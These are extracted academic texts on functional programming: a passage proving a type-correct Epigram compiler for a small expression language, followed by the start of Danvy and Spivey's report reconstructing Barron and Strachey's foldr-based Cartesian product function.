[http://www.e-pig.org/downloads/compiler\\_pearl-2006-07-19.epi](http://www.e-pig.org/downloads/compiler_pearl-2006-07-19.epi)

### 3 The First Semantics : eval

The example of a well-typed interpreter is, of course, familiar as the illustration of programming with GADTs (for example in Hinze (Gibbons & de Moor, 2003)), but whose earliest appearance in the literature we can find is that of Augustsson and Carlsson in the dependently typed language Cayenne (1999), although such examples doubtless exist further back, at least in the folklore. GADTs are themselves a restricted form of type family, allowing non-uniform indexing over *host-language* types. One advantage of our approach via full inductive families is that we maintain a clean separation between the object-language type system and its model in the host language, where the use of GADTs relies on the pun between the two levels. Moreover, to extend the example beyond the simple evaluator, for example to embrace well-typed stacks as we do below, requires further exploitation of such tricks, in the style first identified (and argued against!) by McBride (2002). We can only imagine what contortions might be required to represent the correctness proof in Section 5 in such a style.

#### 3.1 Type preservation is the type of the interpreter

The title of this section emphasises the basic feature of language representation available to the programmer working in the dependently-typed setting: namely that properties of programs (in this case the object-language semantics) become directly expressible via the type system. Here we achieve this by stratifying the representation of object-language expressions by their object-language types.

We begin by introducing this language of type expressions:

$$\text{data} \quad \frac{}{\text{TyExp} : *} \quad \text{where} \quad \frac{}{\text{nat} : \text{TyExp}} \quad \frac{}{\text{bool} : \text{TyExp}}$$

Now, EPIGRAM supports the following definition of the host language family of types,  $\text{Val } T$ , indexed by  $T : \text{TyExp}$ , of object-language values, by case analysis:

$$\text{let} \quad \frac{T : \text{TyExp}}{\text{Val } T : *} \quad \begin{array}{l} \text{Val nat} \Rightarrow \text{Nat} \\ \text{Val bool} \Rightarrow \text{Bool} \end{array}$$

where **Nat** and **Bool** are the (usual) host-language inductive definitions of Peano naturals and Booleans (with **true**, **false** and **cond**), respectively, omitted here.

Finally the inductive family of expressions, indexed by  $T : \text{TyExp}$ , may be given directly as follows:

$$\begin{array}{c} \text{data} \quad \frac{T : \text{TyExp}}{\text{Exp } T : *} \quad \text{where} \\ \\ \frac{v : \text{Val } T}{\text{val } v : \text{Exp } T} \quad \frac{e_1, e_2 : \text{Exp nat}}{\text{plus } e_1 e_2 : \text{Exp nat}} \quad \frac{b : \text{Exp bool} ; e_1, e_2 : \text{Exp } T}{\text{if } b e_1 e_2 : \text{Exp } T} \end{array}$$

which declares the (types of the) constructors of the abstract syntax essentially in terms of their informal typing rules. Notice that we get object-level polymorphism in the host-level injection of values into expressions.

Throughout, we have made extensive use of EPIGRAM’s *implicit syntax* mechanisms (adapted from Pollack’s (Pollack, 1990) original approach in LEGO) to suppress the object-level indices  $\textcolor{violet}{T}$ . In particular, the `if` constructor is polymorphic at the object level via the dependency at the host level, and any instance will have its type indices correctly inferred.

Now we are in a position to write the evaluation function `eval`, taking expressions to values. But now we have explicit (object-level type) index information in the (host-level) types, we can express type preservation *directly* in the type signature of `eval`:

$$\text{let } \frac{e : \text{Exp } \textcolor{violet}{T}}{\text{eval } e : \text{Val } \textcolor{violet}{T}}$$

The object language *property* of type preservation has been reified as a host-language *type*. Constructing a program body for the interpreter with the above signature is now, as usual, by structural recursion on  $e : \text{Exp } \textcolor{violet}{T}$

$$\begin{aligned} \text{eval } e &\Leftarrow \text{rec } e \\ \text{eval } (\text{val } v) &\Rightarrow v \\ \text{eval } (\text{plus } e_1 e_2) &\Rightarrow (\text{eval } e_1) + (\text{eval } e_2) \\ \text{eval } (\text{if } b e_1 e_2) &\Rightarrow \text{cond } (\text{eval } b) (\text{eval } e_1) (\text{eval } e_2) \end{aligned}$$

where  $+$  is host-language addition on  $\text{Nat}$ , and `cond` is host-language if-then-else in the usual way. EPIGRAM’s typechecker enforces the object-language typing rules we have encoded in the definition of  $\text{Exp } \textcolor{violet}{T}$ , which ensure, inductively, that recursive calls on `eval` yield values of the correct object- *and* host-level types.

Not only have we expressed our desired preservation property as a type, but the proof that it holds is expressed precisely by the program for `eval` itself! That is, for the recursive definition of `eval` to have the host level type claimed, is precisely the proof that `eval` satisfies object-level type preservation. By working in a rich host language, we obtain an extremely terse, type-correct interpreter virtually for free.

#### 4 The Second Semantics : `compile` & `exec`

For the purposes of this paper we consider a direct-style semantics obtained by compiling to code for a simple stack-based abstract machine. In this setting there is a clear, well-defined, notion of safety, namely:

**stack-type safety** stacks are typed; intermediate code is stack-type respecting, in a way to be made clear below; in particular, code for addition expects to pop two natural number arguments on the stack, and push back a single natural number;  
**no underflow** intermediate code executes only in the context of a stack which has enough of the right type of arguments at the top to continue execution.

EPIGRAM’s type system allows us to represent both of these properties (preservation and progress, again) in the types of data (typed stacks; typed intermediate code) and operations (`compile`; `exec`) respectively, so that *no further work* is required to establish them. This is simply another instance of the idea that “type preservation is the type of the interpreter”. The corresponding progress theorem is encoded in the types of intermediate object-level code fragments.

### 4.1 Typing stacks

Our simple abstract machine will be defined in terms of a big-step semantics for intermediate code *Code*, taking an initial stack of *Vals* to a result stack of *Vals*. We exploit the same idea as before, namely to index the family of stacks over their object-level type signature: these stack types may be given simply as lists of *TyExps*, where lists are declared in the usual way with nil ( $[]$ ) and cons ( $::$ ):

$$\begin{array}{c} \text{data } \frac{A : \star}{\text{List } A : \star} \quad \text{where } \quad [] : \text{List } A \quad \frac{x : A \quad xs : \text{List } A}{x :: xs : \text{List } A} \\ \\ \text{let } \frac{}{\text{StackType} : \star} \quad \text{StackType} \Rightarrow \text{List TyExp} \end{array}$$

Typed stacks are now the family of dependently-typed lists, indexed by stack type:

$$\text{data } \frac{s : \text{StackType}}{\text{Stack } S : \star} \quad \text{where } \quad \frac{}{\varepsilon : \text{Stack } []} \quad \frac{v : \text{Val } T \quad s : \text{Stack } S}{v \triangleright s : \text{Stack}(T :: S)}$$

The use of dependent types supports such an entirely concrete approach to stacks: since we enforce stack-typing, we can specify a type-safe **top** operation without needing to handle stack underflow explicitly, with the obvious definition:

$$\text{let } \frac{s : \text{Stack}(T :: S)}{\text{top } s : \text{Val } T} \quad \text{top}(v \triangleright s) \Rightarrow v$$

EPIGRAM accepts such case analysis during type-checking, correctly rejecting the need to consider the  $\varepsilon$  case, since its type fails to unify with  $\text{Stack}(T :: S)$ . A detailed account of typechecking such pattern matching programs is available elsewhere (Goguen *et al.*, 2006); the precise details need not concern us here.

### 4.2 Compiling and executing typed intermediate code

Stack-safety for intermediate code is achieved in two steps: firstly, we *define* the type family **Code** of intermediate code in such a way that the type of its interpreter **exec** expresses the stack-type preservation theorem. Then we *define* the compiler **compile** to produce code with the intended meaning, namely to leave a value of the correct type on top of the stack:

$$\begin{array}{c} \text{data } \frac{S, S' : \text{StackType}}{\text{Code } S S' : \star} \quad \dots \\ \\ \text{let } \frac{c : \text{Code } S S' ; s : \text{Stack } S}{\text{exec } c s : \text{Stack } S'} \quad \dots \\ \\ \text{let } \frac{e : \text{Exp } T}{\text{compile } e : \text{Code } S(T :: S)} \quad \dots \end{array}$$

### 4.3 Specifying Intermediate Code

For our specific expression language, we can now introduce actual intermediate code as (tree-structured) sequences, with explicit no-op **skip**, sequencing **++** and a typed **PUSH**; the typing rule for **ADD** stipulates that the stack layout is correctly set-up for addition, while that for **IF** expects a Boolean on top of the stack (whose tail has type  $S$ ), and then executes one of two arbitrary code sequences  $c_1, c_2$  which operate on stacks of type  $S$ :

$$\begin{array}{c}
 \text{data} \quad \frac{S, S' : \text{StackType}}{\text{Code } S S' : \star} \quad \text{where} \\
 \\ 
 \text{skip} : \text{Code } S S \quad \frac{c_1 : \text{Code } S_0 S_1 ; c_2 : \text{Code } S_1 S_2}{c_1 ++ c_2 : \text{Code } S_0 S_2} \\
 \\ 
 \frac{v : \text{Val } T}{\text{PUSH } v : \text{Code } S(T :: S)} \quad \text{ADD} : \text{Code } (\text{nat} :: \text{nat} :: S)(\text{nat} :: S) \\
 \\ 
 \frac{c_1, c_2 : \text{Code } S S'}{\text{IF } c_1, c_2 : \text{Code } (\text{bool} :: S) S'}
 \end{array}$$

### 4.4 Implementing an Interpreter for Intermediate Code

Before examining the details in EPIGRAM, we consider the construction of the interpreter **exec** informally. Guided by the above typing rules for intermediate code, it proceeds by case analysis on the code constructor:

- case:** **skip** for any stack type  $S$  and stack  $s$  of that type, return  $s$ ;
- case:** **++** this is just iterated composition as usual;
- case:** **PUSH** push the corresponding value on the stack at hand;
- case:** **ADD** now we can exploit stack typing in earnest: since the input stack  $s$  is of type  $\text{nat} :: \text{nat} :: S$ , we know by case analysis on  $s$  that it *must* be of the form  $n \triangleright m \triangleright s'$  for natural numbers  $n, m$  and stack  $s'$  (necessarily of type  $S$ ); this is because the indices occurring in the constructors of the **Stack** family are all in constructor form, and thus any other stack configuration would be ill-typed (and give rise to a unification failure during type-checking). Thus there is *no* need to explicitly consider ill-typed stacks, *nor* underflow; execution is *guaranteed* to make progress in this case, writing back the natural number  $n + m$  on top of  $s'$ ;
- case:** **IF** similarly: since the input stack  $s$  is of type  $\text{bool} :: S$ , we know, by case analysis on  $s$  that it *must* be of the form  $b \triangleright s'$  for some Boolean  $b$  and stack  $s'$  (necessarily of type  $S$ ); ditto, by case analysis on  $b$  itself, which corresponds to examining the top stack entry, we then jump to the execution of the appropriate branch  $c_i$  on stack  $s'$ , whose type again guarantees, inductively, that execution does not get stuck at this point.

In fact, such an informal analysis usually justifies the stack-safety property, but here provides commentary on the following well-typed piece of EPIGRAM code defining **exec**:

$$\begin{array}{c}
 \text{let } \frac{c : \text{Code } S S'; s : \text{Stack } S}{\mathbf{exec} c s : \text{Stack } S'} \\
 \mathbf{exec} c s \Leftarrow \underline{\text{rec}} \ c \\
 \mathbf{exec} \mathbf{skip} s \Rightarrow s \\
 \mathbf{exec} (c_1 \mathbf{++} c_2) s \Rightarrow \mathbf{exec} c_2 (\mathbf{exec} c_1 s) \\
 \mathbf{exec} (\mathbf{PUSH} v) s \Rightarrow v \triangleright s \\
 \mathbf{exec} \mathbf{ADD} (n \triangleright m \triangleright s) \Rightarrow (n + m) \triangleright s \\
 \mathbf{exec} (\mathbf{IF} c_1 c_2) (\mathbf{true} \triangleright s) \Rightarrow \mathbf{exec} c_1 s \\
 \mathbf{exec} (\mathbf{IF} c_1 c_2) (\mathbf{false} \triangleright s) \Rightarrow \mathbf{exec} c_2 s
 \end{array}$$

#### 4.5 Implementing the Compiler to Intermediate Code

The last piece in the jigsaw is the compiler, **compile**, which we implement via structural recursion, without any further discussion of its type-correctness. Note that we do not need to supply the trailing stack-type  $S$  explicitly:

$$\begin{array}{c}
 \text{let } \frac{e : \text{Exp } T}{\mathbf{compile} e : \text{Code } S(T :: S)} \\
 \mathbf{compile} \Leftarrow \underline{\text{rec}} \ e \\
 \mathbf{compile} (\mathbf{val} v) \Rightarrow \mathbf{PUSH} v \\
 \mathbf{compile} (\mathbf{plus} e_1 e_2) \Rightarrow (\mathbf{compile} e_2) \mathbf{++} (\mathbf{compile} e_1) \mathbf{++} \mathbf{ADD} \\
 \mathbf{compile} (\mathbf{if} b e_1 e_2) \Rightarrow (\mathbf{compile} b) \mathbf{++} \mathbf{IF} (\mathbf{compile} e_1) (\mathbf{compile} e_2)
 \end{array}$$

### 5 Compiler Correctness

Equality is a distinguished family in EPIGRAM's type system with one constructor **refl**. So we may state the correctness property of compilation in its customary equational form, and its proof is simply another dependently-typed functional program, **correct**:

$$\text{let } \frac{e : \text{Exp } T; s : \text{Stack } S}{\mathbf{correct} e s : (\mathbf{eval} e) \triangleright s = \mathbf{exec} (\mathbf{compile} e) s}$$

The proof proceeds by induction on the expression,  $e$ , and so the implementation of the function proceeds by primitive recursion on  $e$ .

**case: val v** This case is trivial as evaluating the functions on the left and right hand side of the equation both result in pushing the value  $v$  onto  $s$ . The host-language type of **correct** in this case is computationally equal to  $v \triangleright s = v \triangleright s$ , and thus is simply proved by reflexivity, **refl**.

**case: plus  $e_1 e_2$**  By induction hypothesis (recursive call on  $e_1, e_2$  respectively), we know that

$$\begin{aligned}
 (\mathbf{eval} e_1) \triangleright s &= \mathbf{exec} (\mathbf{compile} e_1) s; \\
 (\mathbf{eval} e_2) \triangleright s &= \mathbf{exec} (\mathbf{compile} e_2) s.
 \end{aligned}$$

Now, the LHS is computationally equivalent to  $((\mathbf{eval} \ e_1) + (\mathbf{eval} \ e_2)) \triangleright s$ , while the right-hand side becomes  $\mathbf{exec} \ \mathbf{ADD} ((\mathbf{eval} \ e_2) \triangleright (\mathbf{eval} \ e_1) \triangleright s)$ . Finally, the computational rule for  $\mathbf{exec} \ \mathbf{ADD}$  finishes the proof, again by reflexivity.

**case:**  $\mathbf{if} \ b \ e_1 \ e_2$  As above we have the following induction hypotheses.


$$\begin{aligned} (\mathbf{eval} \ e_1) \triangleright s &= \mathbf{exec} \ (\mathbf{compile} \ e_1) \ s; \\ (\mathbf{eval} \ e_1) \triangleright s &= \mathbf{exec} \ (\mathbf{compile} \ e_1) \ s; \end{aligned}$$

and

$$(\mathbf{eval} \ b) \triangleright s = \mathbf{exec} \ (\mathbf{compile} \ b) \ s.$$

Now, by rewriting with this last equation, we reduce the right-hand side to  $\mathbf{exec} \ (\mathbf{IF} \ (\mathbf{compile} \ e_1) \ (\mathbf{compile} \ e_2)) \ (\mathbf{eval} \ b) \triangleright s$ , while the left-hand side is just  $(\mathbf{eval} \ (\mathbf{if} \ b \ e_1 \ e_2)) \triangleright s$ . We do case analysis on  $\mathbf{eval} \ b$  following that of the definition of  $\mathbf{eval}$  — in the **true** case the problem is solved by the first induction hypothesis, in the **false** case the problem is solved by the second induction hypothesis (the typing rule for the ‘with’ program notation in EPIGRAM is precisely designed for this situation where there is a sub-computation, in this case  $\mathbf{eval} \ b$  in the definitions of  $\mathbf{eval}$  and  $\mathbf{exec}$ , whose behaviour must be abstracted from its occurrence in a type, namely that of  $\mathbf{correct}$ . The details of this idea are in ‘The view from the left’ (McBride & McKinna, 2004) section 5).

Note that what we have achieved is a type-correct stratification (at the object-level) of the old compiler correctness diagram. Moreover, the host-level type checking has ensured that the essence of the informal proof (equational reasoning plus appeal to induction hypotheses) is retained in the EPIGRAM implementation of  $\mathbf{correct}$ .



The code implementing  $\mathbf{correct}$ , the rest of the programs in this paper and EPIGRAM binaries which can be used to execute them, can be found at the above mentioned URL.

## 6 Conclusion

This paper demonstrates that given a suitably rich host-language type system, exemplified here by EPIGRAM’s support for inductive families, important safety properties may be captured entirely by a typed representation of the object-language. Here we have shown two examples of this, namely type-preservation in  $\mathbf{eval}$ , obtained ‘for free’, while in  $\mathbf{exec}$  we have both stack-type preservation and no stack-underflow. The only correctness property for the compiler which requires separate proof is nevertheless also representable as a host-language program.

It is important to note that the implementations of `eval`, `exec` and `compile` require no annotation to support this correctness proof. What type annotations they may carry are entirely, and largely silently, managed by EPIGRAM’s type checker.

Indeed, it is only because type inference is too weak to recognise  $n : \text{Nat}$  as an element of  $\text{Val } T$  for  $T = \text{nat}$  which mean we require type tags  $T$  at all. It remains an interesting piece of further work to eliminate these tags altogether.

While others have demonstrated the conceptual, theoretical, methodological and practical advantages of maintaining type information throughout compilation from high-level source to assembly language (Morrisett *et al.*, 1999) we hope this paper contributes to the mechanisation of such an approach within an environment such as EPIGRAM.

We gratefully acknowledge our colleagues in the EPIGRAM team, with special thanks to Conor McBride and Peter Morris. Many thanks also go to Graham Hutton, and to the Scottish Programming Languages Seminar. EPIGRAM and this work is generously supported by grants from the EPSRC (grant references GR/N24988, GR/R72259 and EP/C512022).

## References

- Augustsson, Lennart, & Carlsson, Magnus. (1999). *An exercise in dependent types: A well-typed interpreter*. <http://www.cs.chalmers.se/~augustss/cayenne/>.
- Aydemir, Brian E., Bohannon, Aaron, Fairbairn, Matthew, Foster, J. Nathan, Pierce, Benjamin C., Sewell, Peter, Vytiniotis, Dimitrios, Washburn, Geoffrey, Weirich, Stephanie, & Zdancewic, Steve. (2005). Mechanized metatheory for the masses: The POPLMARK challenge. *International Conference on Theorem Proving in Higher Order Logics (TPHOLs)*. Lecture Notes in Computer Science. Springer Verlag.
- Dybjer, Peter. (1994). Inductive families. *Formal aspects of computing*, **6**, 440–465.
- Gibbons, Jeremy, & de Moor, Oege (eds). (2003). *the fun of programming*. Palgrave. Chap. 12.
- Goguen, Healfdene, McBride, Conor, & McKinna, James. (2006). Eliminating dependent pattern matching. Futatsugi, Koichi, Jouannaud, Jean-Pierre, & Meseguer, José (eds), *Algebra, Meaning and Computation: a 65th birthday volume for Joseph Goguen*. Lecture Notes in Computer Science, vol. 4060. Springer-Verlag.
- McBride, Conor. (2002). Faking It (Simulating Dependent Types in Haskell). *Journal of functional programming*, **12**(4& 5), 375–392. Special Issue on Haskell.
- McBride, Conor, & McKinna, James. (2004). The view from the left. *Journal of Functional Programming*, **14**(1), 69–111.
- McCarthy, John, & Painter, James. (1967). Correctness of a compiler for arithmetic expressions. *Pages 33–41 of: Proceedings of the XIXth AMS Symposium on Applied Mathematics, Mathematical Aspects of Computer Science*.
- Morrisett, Greg, Walker, David, Crary, Karl, & Glew, Neal. (1999). From System F to typed assembly language. *ACM Transactions on Programming Languages and Systems*, **21**(3), 527–568.
- Pollack, Randy. (1990). *Implicit syntax*. In: Preliminary Proceedings of the 1st Workshop on Logical Frameworks, <http://www.lfcs.inf.ed.ac.uk/research/types-bra/proc/proc90.ps.gz>, pages 421–433.



Basic Research in Computer Science

## On Barron and Strachey's Cartesian Product Function

Olivier Danvy  
Michael Spivey

---

BRICS Report Series

ISSN 0909-0878

RS-07-14

July 2007

**Copyright © 2007,**

**Olivier Danvy & Michael Spivey.  
BRICS, Department of Computer Science  
University of Aarhus. All rights reserved.**

**Reproduction of all or part of this work  
is permitted for educational or research use  
on condition that this copyright notice is  
included in any copy.**

**See back inner page for a list of recent BRICS Report Series publications.  
Copies may be obtained by contacting:**

**BRICS  
Department of Computer Science  
University of Aarhus  
IT-parken, Aabogade 34  
DK-8200 Aarhus N  
Denmark  
Telephone: +45 8942 9300  
Telefax: +45 8942 5601  
Internet: BRICS@brics.dk**

**BRICS publications are in general accessible through the World Wide  
Web and anonymous FTP through these URLs:**

**<http://www.brics.dk>  
<ftp://ftp.brics.dk>  
This document in subdirectory RS/07/14/**

# On Barron and Strachey's Cartesian Product Function

## Possibly the world's first functional pearl<sup>\*</sup>

Olivier Danvy

Department of Computer Science  
University of Aarhus  
IT-parken, Aabogade 34  
DK-8200 Aarhus N, Denmark<sup>†</sup>

Michael Spivey

Computing Laboratory  
Oxford University  
Wolfson Building, Parks Road  
Oxford OX1 3QD, England<sup>‡</sup>

July 20, 2007

### Abstract

Over forty years ago, David Barron and Christopher Strachey published a startlingly elegant program for the Cartesian product of a list of lists, expressing it with a three nested occurrences of the function we now call *foldr*. This program is remarkable for its time because of its masterful display of higher-order functions and lexical scope, and we put it forward as possibly the first ever functional pearl. We first characterize it as the result of a sequence of program transformations, and then apply similar transformations to a program for the classical power set example. We also show that using a higher-order representation of lists allows a definition of the Cartesian product function where *foldr* is nested only twice.

---

<sup>\*</sup>To appear in the proceedings of ICFP'07.

<sup>†</sup>E-mail: danvy@brics.dk

<sup>‡</sup>E-mail: mike@comlab.ox.ac.uk

## **Contents**

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Cartesian product explained</b>	<b>3</b>
<b>3</b>	<b>Cartesian product reconstructed</b>	<b>4</b>
<b>4</b>	<b>Application to the power set function</b>	<b>7</b>
<b>5</b>	<b>Cartesian product revisited</b>	<b>8</b>
<b>6</b>	<b>In conclusion</b>	<b>12</b>

# 1 Introduction

In 1966, David Barron and Christopher Strachey contributed a chapter on ‘Programming’ to a book entitled *Advances in Programming and Non-numerical Computation* edited by Leslie Fox, then Professor of Numerical Analysis at Oxford (Barron and Strachey 1966). The volume was assembled from lecture notes used at a summer school held in Oxford in 1963, and Barron and Strachey’s chapter was put together by David Barron with the help of tape recordings of Strachey’s lectures (Barron 1975). Although ostensibly an introduction to (then) modern ideas in programming, the chapter could more accurately be described as a shop window for the features of the authors’ new programming language CPL.

CPL was far ahead of its time, in the sense that it was too ambitious ever to be fully implemented with contemporary machines and software (Hartley 2000). Partly through its simpler variant BCPL (Richards 2000), introduced as a language in which the CPL compiler could be written, CPL did have a wide influence, however. BCPL in turn gave rise to the languages B and C in which the UNIX system was written, and so its indirect influence remains widespread even today.

Barron and Strachey’s chapter contains several examples of CPL programs in different styles, and among them is a purely functional program for computing the list of all factors of a given number. In the best functional style, this program is a composition of simpler parts:

1. Use repeated division to find a list of prime factors of the given number in ascending order.
2. Group equal factors and multiply them together to get lists of the prime powers that divide the given number.
3. Use a Cartesian product function to choose one of the powers of each prime in each possible way.
4. Multiply together the prime powers to give all the factors of the number.

What interests us here is the Cartesian product function, which Barron and Strachey introduce with the example that *Product* applied to the list  $[[a, b], [p, q, r], [x, y]]$  yields

$$[[a, p, x], [a, p, y], [a, q, x], [a, q, y], [a, r, x], [a, r, y], \\ [b, p, x], [b, p, y], [b, q, x], [b, q, y], [b, r, x], [b, r, y]],$$

with each list in the result containing one element from each of the lists in the input, and in the same order. Later, they provide the following startling definition of this function:

```
let Product[L] = Lit[f, List1[NIL], L]
  where f[k, z] = Lit[g, NIL, k]
    where g[x, y] = Lit[h, y, z]
      where h[p, q] = Cons[Cons[x, p], q].
```

Here, *Lit* is the higher-order function that present-day functional programmers call *foldr*:

```
foldr :: ( $\alpha \rightarrow \beta \rightarrow \beta$ )  $\rightarrow \beta \rightarrow [\alpha] \rightarrow \beta$ 
foldr f a xs = visit xs
where
  visit [] = a
  visit (x : xs) = f x (visit xs)
```

Using some more notation from Haskell together with the ‘*xs*’ convention for list variables, the program can be rewritten as follows:

```
product :: [[ $\alpha$ ]]  $\rightarrow$  [[ $\alpha$ ]] (P)
product xss = foldr f [[]] xss
where f xs yss = foldr g [] xs
where g x zss = foldr h zss yss
where h ys qss = (x : ys) : qss.
```

(We have compressed the layout a little to save space.)

This definition of *Product* is astounding in several ways, and (although it is a subjective point) we put it forward as possibly the first ever functional pearl, in the sense of a presentation of a purely functional computer program that is remarkable for its succinct elegance. It makes accomplished use of higher-order functions (the three nested occurrences of *foldr*), and of lexical scoping (the occurrence of *x* in the last line is bound by the enclosing definition “**where** *g x zss* = . . .”, and the occurrence of *yss* in the third line is similarly bound by “**where** *f xs yss* = . . .”).

Though higher-order functions such as *map* were known in Lisp, which had a clear influence on Strachey’s work of the period, Lisp at the time lacked any equivalent for the function *foldr*, had dynamic scope by default, and did not readily support local function definitions. The archive of Strachey’s working papers at the Bodleian Library in Oxford (Strachey 1961)

contains many versions of the Cartesian product function, beginning in late 1961; it was evidently one of Strachey’s favourite examples. A number of listings show him testing various versions by translating them into Lisp.

However, in a handwritten note dated 2 November 1961, Strachey goes beyond the Lisp style of the time and investigates the properties of two “recursive operators”  $R_1$  and  $R_2$  that correspond to *foldr* and *foldl*. Strachey first notes that  $R_1$  applied to *cons* has the effect of *append* and  $R_2$  applied to *cons* has the effect of *reverse*. He then shows that the Cartesian product function can also be expressed in terms of  $R_1$  using nested lambda-expressions where free variables of the inner expression are bound by the outer lambda, giving in essence the program shown above. Though this program could have been translated into Lisp using the FUNARG mechanism, there is no evidence that Strachey did so.

In this article, we reconstruct a sequence of steps that might have led to Barron and Strachey’s program, relate these to a more ‘modern’ derivation that starts with a list comprehension, and treat another example – power set – in a similar way, before finally showing how a program of still higher order can compute *product* using only two applications of *foldr*.

As for the authors of the present article, Danvy first came across this arrestingly beautiful definition of the Cartesian product in Patrick Greussay’s VLISP 16 manual (1978, page 3–3), and Spivey in Fox’s book (Barron and Strachey 1966). Naturally, we were not the first to marvel at the programming achievements described in Barron and Strachey’s chapter and epitomized by the definition of *product* shown above. Michael Gordon (1973; 1979; 2000) showed that any function that is defined using *Lit* but no other recursion does an amount of work that is bounded as a function of the length of the longest list in the input. This allowed him to show that *Lit* cannot be used to define many familiar functions on trees (represented as nested lists), where the input may be deeply nested but contains only lists of bounded length.

## 2 Cartesian product explained

Barron and Strachey do not quite pull out of a hat the definition of *Product* from Section 1. Noting that the problem of defining *Product* is “quite difficult”, they begin with the following definition, which we have re-expressed using pattern matching for clarity.

$$\begin{aligned} \text{product} [] &= [[]] \\ \text{product} ([] : \_) &= [] \end{aligned} \tag{P_0}$$

```

product ((x : xs) : xss) =
  map f (product xss) ++ product (xs : xss)
where f ys = x : ys.

```

The authors show a trace of the execution of the program and note, “Although this program is ingenious, this is a very inefficient process,” before proposing the following “more efficient” version.<sup>1</sup>

```

product [] = []
product (xs : xss) = f1 xs (product xss) (P1)
where
  f1 [] yss = []
  f1 (x : xs) yss = f2 x (f1 xs yss) yss
  where
    f2 x zss [] = zss
    f2 x zss (ys : yss) = (x : ys) : f2 x zss yss.

```

Then they write, “This process can be expressed more elegantly” in the form shown in Section 1 of the present article, leaving the reader with no more than an elliptic explanation of this *tour de force*.

### 3 Cartesian product reconstructed

In this section, we present a sequence of transformation steps that leads from the “ingenious but inefficient” version  $P_0$  to the “more efficient” stepping stone  $P_1$  and on to the definition in terms of  $foldr$ .

#### Introducing an auxiliary function

The function  $product$  in program  $P_0$  uses recursion on both the list of lists and on the list that is its first element. Let us introduce an auxiliary function  $h$  to separate the two recursions, specifying it by

$$h \text{ } xs \text{ } xss = product \text{ } (xs : xss).$$

Disentangling the program in this way leads to the following version of  $product$ :

---

<sup>1</sup>In transcribing the definition of  $f_1$ , we have replaced the expression  $f_2 x zss (f_1 xs zss)$ , an equivalent of which appeared in the original paper, with the corrected expression  $f_2 x (f_1 xs zss) zss$ .

$$\begin{aligned}
product [] &= [[]] \\
product (xs : xss) &= h \text{ xs } xss \\
\mathbf{where} \\
h [] \text{ xss} &= [] \\
h (x : xs) \text{ xss} &= \text{map } f (\text{product } xss) ++ h \text{ xs } xss \\
\mathbf{where} \quad f \text{ ys} &= x : ys.
\end{aligned} \tag{P'_0}$$

### Computing the main recursive call just once

In program  $P'_0$ , the recursive call  $\text{product } xss$  is computed repeatedly, since  $xss$  is an unchanging argument of  $h$ . It is better to compute this call just once, and we arrange for this by replacing  $h$  with a new function  $h'$ , specified by

$$h' \text{ xs } (\text{product } xss) = h \text{ xs } xss.$$

This replacement leads to the following rearrangement of the program:

$$\begin{aligned}
product [] &= [[]] \\
product (xs : xss) &= h' \text{ xs } (\text{product } xss) \\
\mathbf{where} \\
h' [] \text{ yss} &= [] \\
h' (x : xs) \text{ yss} &= \text{map } f \text{ yss} ++ h' \text{ xs } yss \\
\mathbf{where} \quad f \text{ ys} &= x : ys.
\end{aligned} \tag{P''_0}$$

Since the value of  $\text{product } (xs : xss)$  depends on the value of  $\text{product } xss$ , we can view the result of  $\text{product}$  in this program as a synthesized attribute (Johnsson 1987).

This form of  $\text{product}$  is easily reached also by beginning with a definition that uses generators in the form of a list comprehension:

$$\begin{aligned}
product [] &= [[]] \\
product (xs : xss) &= [x : ys \mid x \leftarrow xs, ys \leftarrow \text{product } xss].
\end{aligned}$$

If we define  $h' \text{ xs } yss = [x : ys \mid x \leftarrow xs, ys \leftarrow yss]$ , then we immediately get the equation

$$\text{product } (xs : xss) = h' \text{ xs } (\text{product } xss).$$

### Applying the laws

$$[E \mid p \leftarrow [], q \leftarrow ys] = []$$

and

$$\begin{aligned} [E \mid p \leftarrow x : xs, y \leftarrow ys] \\ = [E[x/p] \mid y \leftarrow ys] ++ [E \mid p \leftarrow xs, q \leftarrow ys] \end{aligned}$$

then gives the recursive definition of  $h'$ .

### Eliminating append

The definition of  $h'$  includes the equation,

$$h'(x : xs) yss = map f yss ++ h' xs yss.$$

We can eliminate the use of  $++$  by introducing a function  $p$ , specified by

$$p x zss yss = map f yss ++ zss \text{ where } f ys = x : ys$$

Now we can replace the expression  $map f yss ++ h' xs yss$  with  $p x (h' xs yss) yss$ . We can also derive a recursive definition of  $p$ :

$$\begin{aligned} p x zss [] &= zss, \\ p x zss (ys : yss) \\ &= f ys : map f yss ++ zss \\ &= (x : ys) : p x zss yss. \end{aligned}$$

Putting these definitions together, and renaming  $h'$  as  $f_1$  and  $p$  as  $f_2$ , gives the program  $P_1$  that appears in Section 2.<sup>2</sup>

### Introducing foldr

The next step is to observe that in program  $P_1$ ,

$$\begin{aligned} product [] &= [] \\ product (xs : xss) &= f_1 xs (product xss) \\ \text{where} \\ f_1 [] yss &= [] \\ f_1 (x : xs) yss &= f_2 x (f_1 xs yss) yss \\ \text{where} \\ f_2 x zss [] &= zss \end{aligned} \tag{P_1}$$

---

<sup>2</sup>The idea of introducing an extra parameter in order to eliminate  $++$  is a recurring theme in Strachey's working papers, often expressed in terms of a 'deforested' function  $mapa f xs ys$  that computes  $map f xs ++ ys$ .

$$f_2 x zss (ys : yss) = (x : ys) : f_2 x zss yss,$$

each of *product*,  $f_1$  and  $f_2$  can be rewritten using *foldr*. First,

$$\text{product } xss = \text{foldr } f_1 [[ ] ] xss,$$

and second,

$$f_1 xs yss = \text{foldr } (g yss) [ ] xs,$$

where  $g yss x zss = f_2 x zss yss$ . Third, we see that

$$\begin{aligned} g yss x zss &= \text{foldr } (h x) zss yss \\ \text{where } h x ys qss &= (x : ys) : qss. \end{aligned}$$

### Exploiting nested scopes

The final step is to note that the argument  $yss$  of  $f_1$  is passed on unchanged as an argument of  $g$ , and the argument  $x$  of  $g$  is passed on as an argument of  $h$ . There is no need to make these arguments explicit, and they can be ‘lambda-dropped’ (Danvy and Schultz 2000) and left as free variables of  $g$  and  $h$  respectively. Renaming  $f_1$  as  $f$  then gives the form of the program  $P$  that was shown in Section 1.

